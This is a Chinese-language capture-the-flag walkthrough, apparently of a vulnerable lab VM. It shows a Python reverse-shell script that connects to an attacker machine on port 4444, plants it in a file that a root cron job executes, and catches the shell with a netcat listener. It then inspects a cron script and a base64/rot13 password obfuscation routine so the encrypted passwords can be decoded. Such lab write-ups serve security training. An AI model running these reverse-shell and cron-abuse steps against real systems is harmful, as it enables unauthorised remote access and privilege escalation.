


```
bash-4.1$ cat ./shell.py
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.100",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
```

echo "/usr/bin/python /tmp/shell.py" > runthis
用/usr/bin/python来运行他，并重定向到 runthis

- /usr/bin/python 是我们能使用的二进制文件
- runthis文件是计划文件以root权限每分钟执行一次的文件
- 运行的shell是python的反弹shell脚本


等待计划任务的执行
攻击机：nc -lvnp 4444 连接成功



```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.17] 38504
bash: no job control in this shell
[admin@localhost ~]$ id
id
uid=501(admin) gid=501(admin) groups=501(admin)
[admin@localhost ~]$ 
```


#再次提权
上面，我们从apache用户提权到admin，但在linux里root权限才是最大的

查看admin家目录
ls -al



```
drwx------. 2 admin     admin      4096 Nov 19  2015 .
drwxr-xr-x. 5 firefart  root       4096 Nov 19  2015 ..
-rw-r--r--. 1 admin     admin        18 Sep 22  2015 .bash_logout
-rw-r--r--. 1 admin     admin       176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 admin     admin       124 Sep 22  2015 .bashrc
-rwxr-xr-x  1 admin     admin     45224 Nov 18  2015 cat
-rwxr-xr-x  1 admin     admin     48712 Nov 18  2015 chmod
-rw-r--r--  1 admin     admin       737 Nov 18  2015 cronjob.py
-rw-r--r--  1 admin     admin        21 Nov 18  2015 cryptedpass.txt
-rw-r--r--  1 admin     admin       258 Nov 18  2015 cryptpass.py
-rwxr-xr-x  1 admin     admin     90544 Nov 18  2015 df
-rwxr-xr-x  1 admin     admin     24136 Nov 18  2015 echo
-rwxr-xr-x  1 admin     admin    163600 Nov 18  2015 egrep
-rwxr-xr-x  1 admin     admin    163600 Nov 18  2015 grep
-rwxr-xr-x  1 admin     admin     85304 Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod    25 Nov 19  2015 whoisyourgodnow.txt
[admin@localhost ~]$ 
```

查看一个叫做计划任务的py脚本




```
[admin@localhost ~]$ cat cronjob.py
cat cronjob.py
import os

def writefile(str):
    with open('/tmp/cronresult','a') as er:
        er.write(str)
        er.close()

with open('/tmp/runthis','r') as f:
    for line in f:
        #does the command start with /home/admin or /usr/bin?
        if line.startswith('/home/admin/') or line.startswith('/usr/bin/'):
            #lets check for pipeline
            checkparams= '|&;'
            if checkparams in line:
                writefile("Sorry, not allowed to use |, & or ;")
                exit(1)
            else:
                writefile("executing: "+line)
                result =os.popen(line).read()
                writefile(result)
        else:
            writefile("command did not start with /home/admin or /usr/bin")
```

其他文件，一个类似加密密码，一个类似于加解密程序，加密程序先将值编码base64，再编码为rot13



```
[admin@localhost ~]$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
[admin@localhost ~]$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
[admin@localhost ~]$ 
```

cat whoisyourgodnow.txt

也是密码

把那个可能是加密程序的代码复制出来，尝试逆向，如不会逆向，那就看加密程序，然后看看怎么解密==，解密出来的是密码能登录其他用户

，然后在其他用户目录下，继续找能提权到root的用户